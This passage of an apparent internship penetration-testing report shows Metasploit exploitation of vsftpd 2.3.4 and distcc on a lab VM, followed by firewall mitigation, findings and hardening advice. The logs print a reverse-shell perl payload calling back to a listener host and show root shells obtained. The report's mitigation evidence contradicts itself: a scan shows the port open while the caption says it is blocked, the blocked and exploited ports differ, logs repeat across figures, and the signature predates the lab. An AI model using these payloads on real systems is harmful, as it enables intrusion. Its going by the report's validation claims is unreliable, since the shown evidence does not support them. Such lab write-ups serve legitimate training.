The scan had already flagged the suspicious FTP banner. In July 2011 the official vsftpd 2.3.4 tarball was found to be backdoored: a username ending in “:”) triggers the FTP daemon to spawn a root shell listening on TCP port 6200. No credentials are needed at all. The Metasploit module exploit/unix/ftp/vsftpd_234_backdoor was used to confirm and exploit it (with AutoCheck disabled because port 6200 was already bound after the FTP trigger — a known single-shot behaviour of the backdoor):

```

kali-lab - msfconsole: vsftpd 2.3.4 backdoor exploit - session 3

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE true
VERBOSE => true
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] perl_MIO => $p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/\.\/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.0.2.2:7777");STDIN->fdopen($c,r);$->fdopen($c,w);while(<){if($_- /
\.\/){system $1;}};
[*] Handler failed to bind to 10.0.2.2:7777: -
[*] Started reverse TCP handler on 0.0.0.0:7777
[*] 127.0.0.1:2121 - AutoCheck is disabled, proceeding with exploitation
[*] 127.0.0.1:2121 - The port used by the backdoor bind listener is already open. Trying...
[*] 127.0.0.1:2121 - Trying 'id' command
[*] 127.0.0.1:2121 - Someone has beat us to it, the backdoor is already in-use!
[*] 127.0.0.1:2121 - Exploit aborted due to failure: none: Backdoor already in-use
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] perl_MIO => $p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/\.\/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.0.2.2:7777");STDIN->fdopen($c,r);$->fdopen($c,w);while(<){if($_- /
\.\/){system $1;}};
[*] Handler failed to bind to 10.0.2.2:7777: -
[*] Started reverse TCP handler on 0.0.0.0:7777
[*] 127.0.0.1:2121 - AutoCheck is disabled, proceeding with exploitation
[*] 127.0.0.1:2121 - The port used by the backdoor bind listener is already open. Trying...
[*] 127.0.0.1:2121 - Trying 'id' command
[*] 127.0.0.1:2121 - UID: uid=0(root) gid=0(root)
[*] 127.0.0.1:2121 - Running: perl_MIO => $p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/\.\/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.0.2.2:7777");STDIN->fdopen($c,r);$->fdopen
($c,w);while(<){if($_- /\.\/){system $1;}};
[*] 127.0.0.1:2121 - Checking FTP banner
[*] 127.0.0.1:2121 - FTP banner: 220 (vsFTPd 2.3.4)
[*] 127.0.0.1:2121 - Trying to log into FTP via backdoor. User: gh6Df:)
[*] 127.0.0.1:2121 - 331 Please specify the password.
[*] 127.0.0.1:2121 - Trying to log into FTP via backdoor. Password: lu9
[*] 127.0.0.1:2121 - Connecting to backdoor on 6200/TCP
[*] 127.0.0.1:2121 - Backdoor has been spawned!
[*] 127.0.0.1:2121 - Trying 'id' command
[*] 127.0.0.1:2121 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 127.0.0.1:2121 - Exploit aborted due to failure: none: Could not connect to backdoor
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 3 opened (127.0.0.1:7777 -> 127.0.0.1:48604) at 2026-08-22 14:24:44 +0000

```

Figure 12 — Step 5: vsftpd 2.3.4 backdoor trigger via FTP (USER :) and Metasploit session 3 opened on the backdoor channel.

```

kali-lab - Session 3: unauthenticated ROOT via vsftpd backdoor

[*] 127.0.0.1:2121 - Exploit aborted due to failure: none: Backdoor already in-use
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] perl_MIO => $p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/\.\/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.0.2.2:7777");STDIN->fdopen($c,r);$->fdopen($c,w);while(<){if($_- /
\.\/){system $1;}};
[*] Handler failed to bind to 10.0.2.2:7777: -
[*] Started reverse TCP handler on 0.0.0.0:7777
[*] 127.0.0.1:2121 - AutoCheck is disabled, proceeding with exploitation
[*] 127.0.0.1:2121 - The port used by the backdoor bind listener is already open. Trying...
[*] 127.0.0.1:2121 - Trying 'id' command
[*] 127.0.0.1:2121 - UID: uid=0(root) gid=0(root)
[*] 127.0.0.1:2121 - Running: perl_MIO => $p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}~/\.\/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.0.2.2:7777");STDIN->fdopen($c,r);$->fdopen
($c,w);while(<){if($_- /\.\/){system $1;}};
[*] 127.0.0.1:2121 - Connecting to FTP service
[*] 127.0.0.1:2121 - Checking FTP banner
[*] 127.0.0.1:2121 - FTP banner: 220 (vsFTPd 2.3.4)
[*] 127.0.0.1:2121 - Trying to log into FTP via backdoor. User: gh6Df:)
[*] 127.0.0.1:2121 - 331 Please specify the password.
[*] 127.0.0.1:2121 - Trying to log into FTP via backdoor. Password: lu9
[*] 127.0.0.1:2121 - Connecting to backdoor on 6200/TCP
[*] 127.0.0.1:2121 - Backdoor has been spawned!
[*] 127.0.0.1:2121 - Trying 'id' command
[*] 127.0.0.1:2121 - The service on port 6200/TCP does not appear to be a fresh shell. Already exploited?
[*] 127.0.0.1:2121 - Exploit aborted due to failure: none: Could not connect to backdoor
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 3 opened (127.0.0.1:7777 -> 127.0.0.1:48604) at 2026-08-22 14:24:44 +0000

sessions
=====
Active sessions
-----
Id  Name  Type      Information  Connection
---  ---  ---
1   shell  cmd/unix   127.0.0.1:4444 -> 127.0.0.1:54174 (127.0.0.1)
2   shell  x86/linux  127.0.0.1:5555 -> 127.0.0.1:41992 (127.0.0.1)
3   shell  cmd/unix   127.0.0.1:7777 -> 127.0.0.1:48604 (127.0.0.1)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 3
[*] Starting interaction with 3...

id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
background

Background session 37 [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Figure 13 — Step 5: session 3 verification — uid=0(root) without any authentication, plus the session table listing all three shells.

Step 6: Mitigation and Validation

Mitigation was applied and proven in two directions:

- Defence 1 — host firewall:** On PRIVATE-LAB-01, firewall rules were added to drop traffic to the vulnerable services. This is the control a real defender can apply immediately when a service cannot be patched or decommissioned right away:

```

msfadmin@PRIVATE-LAB-01:~$ sudo iptables -A INPUT -p tcp --dport 3632 -j DROP
msfadmin@PRIVATE-LAB-01:~$ sudo iptables -A INPUT -p tcp --dport 6200 -j DROP
$ sudo iptables -L INPUT -n --line-numbers

num target      prot opt source                destination
1   DROP          tcp  --  0.0.0.0/0              0.0.0.0/0          tcp dpt:6200
2   DROP          tcp  --  0.0.0.0/0              0.0.0.0/0          tcp dpt:3632

```

```

kali-lab - mitigation: iptables DROP rules on PRIVATE-LAB-01 (3632 + 6200)

user@kali-lab:~$ sshpass -p msfadmin ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o HostKeyAlgorithms=ssh-rsa -o PubkeyAcceptedAlgorithms=ssh-rsa -p 2222 msfadmin@127.0.0.1 'echo msfadmin | sudo -S iptables -A INPUT -p tcp --dport 3632 -j DROP 2>/dev/null; echo msfadmin | sudo -S iptables -L INPUT -n --line-numbers 2>/dev/null'
Warning: Permanently added '127.0.0.1:2222' (RSA) to the list of known hosts.
Chain INPUT (policy ACCEPT)
num target prot opt source destination tcp dpt:6200
1 DROP tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:6200
2 DROP tcp -- 0.0.0.0/0 0.0.0.0/0 tcp dpt:3632
user@kali-lab:~$ echo '--- verify: distcc no longer reachable ---'; nmap -sT -pN -n -p13632 127.0.0.1
--- verify: distcc no longer reachable ---
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-22 14:32 UTC
Nmap scan report for 127.0.0.1
Host is up (0.00011s latency).

PORT      STATE SERVICE
13632/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
user@kali-lab:~$

```

Figure 14 — Step 6: iptables DROP rules applied on the target (ports 3632/distcc and 6200/backdoor), and the re-scan confirming the service is no longer reachable.

- Validation — attack blocked:** The same exploit was re-run. Metasploit reported “The remote distccd did not reply to our request” — the attack failed because the request never reached the service:

```

kali-lab - msfconsole: exploit FAILS after firewall DROP (mitigation active)

[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > [*] Command shell session 3 opened (127.0.0.1:7777 -> 127.0.0.1:48604) at 2026-08-22 14:24:44 +0000
sessions

Active sessions
=====
Id  Name  Type      Information  Connection
--  --
1   shell cmd/unix  127.0.0.1:4444 -> 127.0.0.1:54174 (127.0.0.1)
2   shell x86/linux 127.0.0.1:5555 -> 127.0.0.1:41992 (127.0.0.1)
3   shell cmd/unix  127.0.0.1:7777 -> 127.0.0.1:48604 (127.0.0.1)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 3
[*] Starting interaction with 3...

id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
background

Background session 3? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/misc/distcc_exec
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf exploit(unix/misc/distcc_exec) > set RPORT 13632
RPORT => 13632
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(unix/misc/distcc_exec) > set LPORT 8888
LPORT => 8888
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:8888: -
[-] Handler failed to bind to 0.0.0.0:8888: -
[-] 127.0.0.1:13632 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8888).
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > set LPORT 9999
LPORT => 9999
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:9999: -
[*] Started reverse TCP handler on 0.0.0.0:9999
[*] 127.0.0.1:13632 - The remote distccd did not reply to our request
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) >

```

Figure 15 — Step 6: after the firewall rule, the distcc exploit fails (top: full session listing incl. the three earlier shells; bottom: “The remote distccd did not reply to our request”).

- Validation — causality proof:** The DROP rule on port 3632 was removed and the exploit was re-run one final time: session 4 (and a duplicate session 5) opened immediately. This proves that the firewall was the effective control and that no other defence was masking the result:

```

kali-lab - msfconsole: firewall rule removed - exploit succeeds again

Id  Name  Type  Information  Connection
--  -
1   shell cmd/unix  127.0.0.1:4444 -> 127.0.0.1:54174 (127.0.0.1)
2   shell x86/linux 127.0.0.1:5555 -> 127.0.0.1:41992 (127.0.0.1)
3   shell cmd/unix  127.0.0.1:7777 -> 127.0.0.1:48604 (127.0.0.1)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 3
[*] Starting interaction with 3...

id
uid=0(root) gid=0(root)
whoami
root
hostname
metasploitable
background

Background session 3? [y/N] y
msf exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/misc/distcc_exec
[*] Using configured payload cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set RHOSTS 127.0.0.1
RHOSTS => 127.0.0.1
msf exploit(unix/misc/distcc_exec) > set RPORT 13632
RPORT => 13632
msf exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf exploit(unix/misc/distcc_exec) > set LHOST 10.0.2.2
LHOST => 10.0.2.2
msf exploit(unix/misc/distcc_exec) > set LPORT 8888
LPORT => 8888
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:8888:-
[-] Handler failed to bind to 0.0.0.0:8888:-
[-] 127.0.0.1:13632 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:8888).
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > set LPORT 9999
LPORT => 9999
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:9999:-
[*] Started reverse TCP handler on 0.0.0.0:9999
[*] 127.0.0.1:13632 - The remote distccd did not reply to our request
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > run
[-] Handler failed to bind to 10.0.2.2:9999:-
[*] Started reverse TCP handler on 0.0.0.0:9999
[*] Command shell session 4 opened (127.0.0.1:9999 -> 127.0.0.1:43156) at 2026-08-22 14:27:40 +0000
[*] Command shell session 5 opened (127.0.0.1:9999 -> 127.0.0.1:43164) at 2026-08-22 14:27:45 +0000

```

Figure 16 — Step 6: with the rule removed the same exploit succeeds again (sessions 4 and 5) — confirming the firewall was the decisive mitigation.

Step 7: Documentation in the Metasploit Workspace

As part of documentation, the identified vulnerabilities were recorded in the Metasploit workspace (vulns database), so that the report is backed by machine-readable evidence: DistCC Daemon Command Execution (CVE-2004-2687), Linux udev Netlink Local Privilege Escalation (CVE-2009-1185) and the vsftpd 2.3.4 backdoor (CVE-2011-2523). All sessions were then killed and the lab was shut down.

```

kali-lab - msfconsole: findings documented in workspace (hosts -> vulns)

- $ export PS1='\u@kali-lab:\w$ '
user@kali-lab:~$ msfconsole -q
msf > hosts -c address,name,os_flavor,os_name

Hosts
=====
address  name  os_flavor  os_name
-----
127.0.0.1          Linux

msf > vulns

Vulnerabilities
=====

Timestamp      Host      Service      Resource  Name  References
-----
2026-08-22 14:00:38 UTC  127.0.0.1  (13632/tcp)  {}      DistCC Daemon Command Execution  CVE-2004-2687, OSVDB-13378, URL-http://distcc.samba.org/security.html
2026-08-22 14:06:00 UTC  127.0.0.1  (13632/tcp)  {}      Linux udev Netlink Local Privilege Escalation  CVE-2009-1185, OSVDB-53810, BID-34536
2026-08-22 14:08:25 UTC  127.0.0.1  ftp (2121/tcp)  {}      exploit/unix/ftp/vsftpd_234_backdoor  CVE-2011-2523, OSVDB-73573, URL-http://pastebin.com/AetT9s5S, URL-http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf > loot

Loot
=====

host  service  type  name  content  info  path
-----
msf >

```

Figure 17 — Step 7: findings recorded in the Metasploit workspace database with their CVE references.

5. Findings Summary

Three distinct weaknesses were exploited in sequence. Together they allowed a full compromise of the target with no valid credentials:

#	Finding	CVE	Severity	Entry vector	Result
1	DistCC daemon command execution (distccd 2.18.3)	CVE-2004-2687	High (CVSS 10.0)	Remote, no auth	Initial shell as daemon (uid=1)
2	udev netlink spoofing / unverified uevents (udev 117)	CVE-2009-1185	High	Local (from foothold)	Privilege escalation to root (uid=0)
3	vsftpd 2.3.4 backdoor (official tarball backdoored)	CVE-2011-2523	Critical	Remote, no auth	Root shell directly on port 6200

Impact: the combination of findings 1 + 2 and, independently, finding 3, results in complete system compromise — full root access, ability to read/write any file (including /etc/shadow), install persistence (cron, ssh keys, rootkits), pivot to internal networks, and destroy data. In a real company environment this translates to a total loss of confidentiality, integrity and availability of the affected server, with potential lateral movement into the whole private network.

6. Mitigations and Recommendations

6.1 Immediate (can be applied today)

Control	Action	Blocks which finding
Patch/upgrade	Upgrade distcc to ≥ 3.1 (or remove it; it is unnecessary on production servers)	Finding 1
Patch/upgrade	Upgrade udev to $\geq 1.4.1$, or a modern systemd-udev (Ubuntu 8.04 must be replaced anyway)	Finding 2
Replace	Decommission the backdoored vsftpd 2.3.4 binary and reinstall a known-good package (md5-verified); better: replace FTP with SFTP/SCP	Finding 3
Host firewall	iptables INPUT DROP for ports 3632 (distcc) and 6200 (backdoor); default-deny inbound in production — as validated in Step 6	Findings 1 and 3
Network egress filter	Block outbound connections initiated by the compromised service accounts (the reverse shells used ports 4444/5555/7777)	All (lateral exfiltration)

6.2 Strategic (permanent hardening)

- **Lifecycle management:** Replace the entire legacy OS: Ubuntu 8.04 / kernel 2.6.24 reached end-of-life in 2013 and is one of the highest-risk configurations an organization can run. Move to a currently supported LTS release with automatic security updates.
- **Attack-surface reduction:** Close every unnecessary network service (telnet, anonymous FTP, distcc, IRC, proxy, database ports) — the scan showed 10+ exposed services on a single server; the attack surface should be a handful of required services only.
- **Segmentation:** Segment the private network, put internet-facing servers in a DMZ, and use host-based and network-based firewalls with default-deny inbound.

- **Detection:** Enable logging of auth and service events, deploy a SIEM/IDS (e.g., Suricata, Snort) with signatures for CVE-2004-2687, CVE-2009-1185, CVE-2011-2523 and the vsftpd “:” trigger, plus file-integrity monitoring (AIDE) to catch backdoored binaries.
- **Least privilege:** Run services as unprivileged, dedicated accounts; use containers/AppArmor/SELinux to contain a compromise; enforce SSH keys + fail2ban instead of telnet/passwords; enforce sudo least-privilege with auditd logging.
- **Assume breach:** Since the attacker reached root through an unpatched CVE, an attacker with the same access could steal credentials — assume breach and rotate secrets; apply the same hardening to all servers, not only the assessed one.
- **Continuous assurance:** Vulnerability scanning and quarterly penetration tests with a written scope; document and remediate findings in a tracked risk register.

7. Challenges Faced

Carrying out a real exploit chain provided several genuine technical challenges that no tutorial covers:

- **Payload selection:** The target’s ancient /dev/tcp-based shell payload did not work through the old bash (Bad file descriptor); the correct payload family (cmd/unix/reverse_perl) had to be identified with show payloads.
- **Legacy module vs. current framework:** The current Metasploit framework removed the payload.encoded_exe API that the legacy udev_netlink module still calls, so the module failed with NoMethodError. Fix: one-line compatibility patch loaded as a user module and applied with reload_all — a realistic maintenance lesson for any pentester working with older exploits.
- **Netlink PID autodetection:** The module’s automatic NetlinkPID detection failed on the shell session; the PID was instead read manually from /proc/net/netlink and set with set NetlinkPID — exactly the manual diagnosis the module error message suggests.
- **Single-shot backdoor:** The vsftpd backdoor binds a single connection on port 6200 (single-shot): consuming it with a manual test left the module unable to obtain a fresh shell until the VM was restarted.
- **Network translation quirks:** Because the lab runs in QEMU user-mode networking with port-forwards, service ports differ from the default ones (e.g., 2121 instead of 21) and the first Nmap scan had to be repeated with the forwarded ports; QEMU also answers connect() on forwarded ports even when the guest service is firewalled, which required re-verification inside the guest.
- **Time management:** Balancing the academic schedule with the evening internship sessions and keeping the lab environment consistent across sessions required careful time management.

8. Key Learnings

- Metasploit operational workflow: workspace/database (db_status, db_nmap, hosts, services, vulns), module selection with search/info, option tuning, session management (sessions -i, background), and payload-to-module compatibility constraints.
- A version alone is often enough to break in: banner grabbing during recon (nmap -sV) directly revealed three exploitable weaknesses; version-awareness is the core of vulnerability management.

- Privilege escalation is a two-step game: remote exploits usually give a low-privileged user, and the real damage comes from local flaws (here an ancient udev) — so companies must patch local components with the same urgency as network-facing ones.
- Zero trust in software supply chain: the “official” vsftpd 2.3.4 tarball was malicious. Verifying the integrity (checksums, signed packages) of every downloaded service binary is a legitimate security control.
- Mitigations must be proven: I demonstrated exploit-fails-with-rule and exploit-succeeds-without-rule — a defender should always validate that a control actually blocks the attack and that no “phantom” protection is hiding the result.
- Documentation: capturing authentic screenshots at every step, recording findings in the MSF database, and writing the report immediately after the lab preserved full traceability of the engagement.
- Ethics: the same knowledge that compromises a box also hardens it; lab-only practice, written scope and responsible disclosure are non-negotiable professional standards.

9. Conclusion

The task was completed end-to-end on an authorized, isolated lab VM. Reconnaissance identified a company server exposing ten network services, three of which were exploitable. Using Metasploit, I exploited the DistCC daemon command-execution vulnerability (CVE-2004-2687) to obtain a remote shell as the low-privileged daemon user and then escalated privileges with the udev netlink vulnerability (CVE-2009-1185) to obtain a root shell — documented with authentic screenshots at every step. A second, independent finding confirmed that the vsftpd 2.3.4 backdoor (CVE-2011-2523) grants unauthenticated root. The mitigation was then implemented and validated: firewall rules blocking the vulnerable ports made the same exploit fail, and removing them made it succeed again, proving the control effective. Permanent remediation requires patching or decommissioning the affected software, replacing the obsolete operating system, and hardening the network with segmentation, monitoring and least privilege.

Beyond the technical outcome, this task demonstrated the full professional loop of offensive security: plan, execute, prove, document, remediate and re-test the mindset the M-Tech internship program aims to instill, and the same cycle that makes a security professional valuable to any organization.

Intern Signature:

Name: Ayesha Siddiqua

Date: 15th August, 2026

Supervisor:

Name: Mohazin Zahid

Designation: Supervisor